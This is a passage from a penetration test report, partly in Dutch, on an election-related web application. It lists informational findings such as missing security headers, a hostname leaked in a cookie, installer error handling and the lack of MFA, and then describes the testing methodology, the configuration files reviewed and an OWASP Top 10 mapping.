
`gsb-tk-u.osv2020.nl`

Observation

The value of the cookie `JSESSIONID` ends with the hostname of the server. The hostname is added to the end of the cookie. As an example, we have used our test environment with the hostname `res-VirtualBox`.

The hostname will be included in the cookie:

```
res@res-VirtualBox:~$ hostname
res-VirtualBox
```



Recommendation

Make sure that the hostname of the system is no longer used in the value of the cookie.

A.12 No Permissions Policy

The web server does not define which browser features may or may not be used.

Risk estimate

0,0 – Info
`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N`

The `Permissions-Policy` defines which browser features may be used on the site. For example, it is possible to block microphone access. This allows a developer to protect the privacy of its end users. In addition to protecting privacy, a properly tuned Permissions-Policy can also block external *iframes* preventing attacks such as *Clickjacking*.

Affects the sites

`gsb-tk-u.osv2020.nl`

Observation

Responses from the web server are not preceeded by a header called `Permissions-Policy`. This means that it is left up to the visitor's browser which browser features are used.

Recommendation

Add a header called `Permissions-Policy` to all web server responses. Specify which browser features the site may not use. Some examples are:

- `microphone=(), camera=()` – disables the ability to access the microphone and camera
- `microphone=(*), camera=(*)` – allows the camera and microphone to be used by the current page and any nested pages
- `microphone=(self), camera=(self)` – the camera and microphone may be used by the current page and any nested pages if they are on the same site

There are many other browser features that can be added. A complete overview can be found at `https://www.w3.org/TR/permissions-policy-1/`

A.13 No Referrer Policy

The web server does not define whether the browser may pass the page address to subsequent pages.

Risk estimate

0,0 – Info
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

The `Referrer-Policy` determines whether and how subsequent pages may be notified that the request is coming from this page.

Affects the site

`gsb-tk-u.osv2020.nl`

Observation

Responses from the web server are not preceeded by a header called `Referrer-Policy`. This means that it is left up to the visitor's browser to determine what information is passed to subsequent pages in the `Referrer` header.

Recommendation

Add a header called `Referrer-Policy` to all responses from the web server. For the value, you can choose from:

- `same-origin` – forward the URL of this page only to pages within the same site
- `no-referrer-when-downgrade` – never forward the URL of this page to pages that are not secured with HTTPS
- `no-referrer` – never forward the URL of this page

There are several other options that can be chosen as values. A full list can be found at `https://www.w3.org/TR/referrer-policy/`.

A.14 Installer continues when it encounters errors

The installer does not abort the installation when it encounters errors. The installer depends on several scripts to set up a credential store and a database. If any of these scripts fail, the installer ignores this and continues the installation.

Risk estimate

0,0 – Info
`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N`

During the installation process, the installer sets up a database and a credential store with randomly generated passwords. If the installation steps that set up these components fail, the old database and credential store will still be used, leading to possible unintended behaviour.

Affects the application


`Full application`

Observation

When attempting to reinstall the application, without uninstalling the previous installation, errors occur in the installation process because some files already exist. The installer ignores these errors and continues the installation, failing to set up a new credential store and database.

In some cases this might lead to default passwords being used, which could lead to a security risk in combination with finding A.2.

The screenshot below shows that errors are logged, but the installation continues regardless.



Recommendation

We recommend that the installer aborts the installation process when it encounters errors. This will prevent the installer from continuing with an incomplete installation.

A.15 Incomplete shutdown of application when airgap detection fails

The application does not shut itself down fully when the airgap detection fails during startup time.

Risk estimate

0,0 – Info
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

There is no direct security risk associated with this finding, because the application keeps running in a non-functional state.

Affects the application

`Full application`

Observation

This issue was tested on the Linux version of the application.

When starting the application on a system with internet access, the airgap detection fails and triggers the shutdown of the application. However, an error occurs during this process and the application does not fully shut down and continues to use system resources.

Below is a snippet of the application logs which shows the triggering of the shutdown process and the error that occurs during this process.

```
…
11:18:51,418 ERROR [-] [stderr] ******************************
↪ INTERNETVERBINDING GEDETECTEERD - SYSTEEM ZAL WORDEN
↪ UITGESCHAKELD ******************************
11:18:51,421 INFO  [-] [WildFlyServerAsync] Shutdown async: 250
11:18:51,672 INFO  [-] [WildFlyServerAsync] Shutdown management...
11:18:51,673 WARN  [-] [WildFlyServerAsync] Shutdown management
↪ impossible: jboss.as:management-root=server
11:18:51,673 INFO  [-] [WildFlyServerAsync] Shutdown kill...
…
11:19:07,614 WARN  [-] [ee] WFLYEE0006: Failed to destroy component
↪ instance  Instance of ExtendedDAO {UUIDSessionID [a5f87926-67e8-4
↪ a6c-9085-2dba1863d1e9]}: javax.ejb.EJBException: java.lang.
↪ IllegalStateException: Service is not installed
…
```

Recommendation

Fix the error that occurs when shutting down the application if the airgap detection fails during startup time.

A.16 Multi-Factor Authentication is not supported

The application does not support *Multi-Factor Authentication* (MFA).

Risk estimate

0,0 – Info
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

If an attacker manages to obtain the password of a user, they are able to use the account without any additional authentication. Supporting *Multi-Factor Authentication* can provide additional protection against attackers.

Affects the sites

`gsb-tk-u.osv2020.nl`

Observation

We were able to login without a second authentication factor. We also did not find any settings to enable *Multi-Factor Authentication*.

Recommendation

Implement *Multi-Factor Authentication* in the application. One possibility is to make use of *Time-based One-Time Passwords* (TOTP).

We also recommend requiring the second authentication factor when changing important account information, such as usernames and passwords.

Bijlage B

Onze aanpak

B.1 Algemeen

In het algemeen geldt voor de onderzoeken en tests van HackDefense dat uitvoer van tooling voor ons niet leidend is. Tooling is een hulpmiddel, het is het gereedschap van de vakman. Conclusies worden getrokken door de vakmensen zelf, voor wie een goed begrip van de werking van het te testen object het belangrijkste element van een beveiligingstoets is. De uitvoer van de tooling is daarom altijd handmatig geverifieerd. Ook zijn tests die niet geautomatiseerd uitvoerbaar zijn met de hand uitgevoerd.

Conform de handleiding (die zich in het ZIP-bestand bevond dat is aangeleverd) hebben we de software geïnstalleerd op de drie virtuele systemen. De besturingsystemen van deze systemen bestonden uit: Windows 10, Mac OS 13.4.1 en Debian 12.1.

B.2 Webapplicatietest

Allereerst is er een poortscan en een kwetsbaarheidsscan uitgevoerd van de URL's en IP-adressen in scope. Daarbij is gebruik gemaakt van *Nmap*, *Nessus*, *Nikto*, *Gobuster* en de *Active Scan*-component van *BurpSuite Pro*.

Tegelijkertijd hebben we met handmatige tests een beeld gevormd van de werking van de webapplicatie. Onze basistool daarbij is de *intercepting proxy* van *BurpSuite Pro*.

De resultaten van de scanner zijn handmatig geverifieerd. Daarbij zijn ook ondersteunende scan-modules van BurpSuite Pro gebruikt voor de handmatige test (waarbij bijvoorbeeld voor de tester inzichtelijk wordt gemaakt waar gebruikersinvoer terugkomt in de uitvoer), zodat we handmatig ook hebben kunnen testen op kwetsbaarheden die de scanner mogelijk niet heeft gedetecteerd c.q. niet heeft kunnen detecteren. Denk hierbij aan kwetsbaarheden zoals: *Cross-Site Scripting* (XSS), *SQL Injection*, *XML External Entity injection* (XXE) en *Server-Side Template Injection* (SSTI).

Naast de resultaten van de scanner, hebben wij handmatig alle beveiligingsrisico's van een webapplicatie gecontroleerd met als basis de *OWASP Top 10*.[1] Wij zijn via de diverse

[1] `https://owasp.org/www-project-top-ten/`

rollen binnen de applicatie gestart met een uitgebreide analyse op de authenticatie, autorisatie en sessiemanagement. Hierbij is er bijvoorbeeld gekeken of het mogelijk is om als gebruiker ongeautoriseerd toegang te krijgen tot data of functionaliteiten binnen de applicatie of zelfs zonder enige vorm van authenticatie.

Vervolgens hebben wij gecontroleerd of de webapplicatie niet onnodig informatie weggeeft via bestanden, *Stack-traces* of response headers en is er gekeken of de applicatie gebruik maakt van verouderde of kwetsbare software. Verder is er een analyse gedaan op specifiek functionaliteiten binnen de applicatie zoals het uploaden van bestanden, het wijzigen van een wachtwoord en/of e-mail en het gebruik van *WebSockets*.

Tot slot hebben wij een cryptografische analyse van de SSL-/TLS-beveiliging uitgevoerd en is er gekeken naar het (correct) gebruik van *Security Headers*.

B.3 Configuratiereview

We voeren een analyse uit van alle installatie- en configuratie-bestanden. Denk hierbij aan de *installers*, bestanden/mappen die aangemaakt zijn tijdens de installatie. Tijdens deze analyse is er gekeken of de bestanden `vars` en `dynvariables` niet aanwezig zijn. Verder is er in de bestanden en software gezocht naar hardcoded wachtwoorden of andere gevoelige data zoals *salts*.

Via de *decompiled* software is er ook een duidelijker beeld gecreëerd over de werking van de applicatie, maar is er ook gekeken naar functies en bestanden die niet zichtbaar zijn tijdens de 'normale' flow van de applicatie. Alle functies zijn in kaart gebracht en vervolgens dieper geanalyseerd door te kijken welke beveiligingsmaatregelen getroffen zijn en of deze omzeild kunnen worden. Verder is er ook gekeken naar het gebruik van zwakke hash- en encryptie-methodes.

Voor een complete lijst van alle gecontroleerde configuratiebestanden verwijzen wij naar Bijlage C op pagina 38.

B.4 Codereview

Met diverse tooling (m.n. *SonarQube*) halen we automatisch vindbare issues uit de code. Vervolgens openen we de codebase zelf in een IDE die ons eigen interne development team ook gebruikt (*Jetbrains*) en analyseren handmatig de aangeleverde broncode.

Dit doen we met een team van twee Ethical Hackers die ook Developer / Software Engineer zijn binnen HackDefense (ons development team bouwt bijvoorbeeld een phishing dashboard, een document portal en een API-based password cracking service). Terwijl de een de code analyseert test de ander de applicatie en/of achterliggende API. Beide testers kunnen elkaar dan vragen stellen of input geven. In onze ervaring is dit een zeer effectieve manier van code review als onderdeel van een pentest.

Bijlage C

Lijst configuratiebestanden

Applicatie-bestanden

```
config/custom.cli                              config/elect_config.sh
shortcuts/startBrowser.sh                      tools/chmodFiles.sh
tools/copy_jdk.sh                              tools/copy_metadata.sh
tools/createDirectories.sh                     tools/generateCertificate.sh
tools/security/addAll.sh                       tools/security/addCa.sh
tools/security/addFirefoxPolicies.sh           tools/security/addHost.sh
tools/security/createCredentialStore.sh        tools/security/maskCredentialStore.sh
tools/security/removeAll.sh                    tools/security/removeCASystem.sh
tools/security/removeCAUser.sh                 tools/security/removeHost.sh
tools/security/runScriptByAdministrator.sh     tools/generateCertificate.sh
tools/uninstall/cleanup.sh                     tools/uninstall/cleanup.xml
tools/uninstall/uninstaller.sh                 start.bat
config/elect_config.bat                        config/initservice-configuration.bat
tools/security/addAll.bat                      tools/security/addFirefoxPolicies.bat
tools/security/addUser.bat                     tools/security/createCredentialStore.bat
tools/security/maskCredentialStore.bat         tools/security/removeAll.bat
tools/security/resetACL.bat                    tools/security/runScriptByAdministrator.bat
tools/service/configureService.bat             tools/service/installService.bat
tools/service/removeService.bat                tools/service/service-configuration.bat
tools/service/startService.bat                 tools/service/stopService.bat
tools/uninstall/cleanUpAll.bat                 tools/uninstall/removeData.bat
tools/uninstall/uninstaller.bat                tools/copy_jdk.bat
tools/copy_metadata.bat                        tools/createDirectories.bat
tools/generateCertificate.bat
```

Installatie-bestanden

```
installer-windows.exe  installer-linux-hdpi.sh
installer-linux.sh
```

Bijlage D

OWASP top 10

De applicatie is getoetst aan de top 10 OWASP categorieën.

De kolom ”Status” in onderstaande tabel geeft het volgende weer:

x	geen afwijkingen waargenomen
A.x	afwijking waargenomen, met impact (refereert aan nummer bevinding in Bijlage A)
–	niet van toepassing of niet in scope

De tekst van de controls is te vinden op `https://owasp.org/www-project-top-ten/`.

Categorie	*Status*
A01:2021-Broken Access Control	**x**
A02:2021-Cryptographic Failures	**A.3**
A03:2021-Injection	**x**
A04:2021-Insecure Design	**A.2** & **A.5** & **A.7** & **A.8** & **A.9** & **A.11** & **A.15** & **A.16**
A05:2021-Security Misconfiguration	**A.1** & **A.6** & **A.12** & **A.13**
A06:2021-Vulnerable and Outdated Components	**A.4**
A07:2021-Identification and Authentication Failures	**A.10**
A08:2021-Software and Data Integrity Failures	**A.14**
A09:2021-Security Logging and Monitoring Failures	**x**
A10:2021-Server-Side Request Forgery	**x**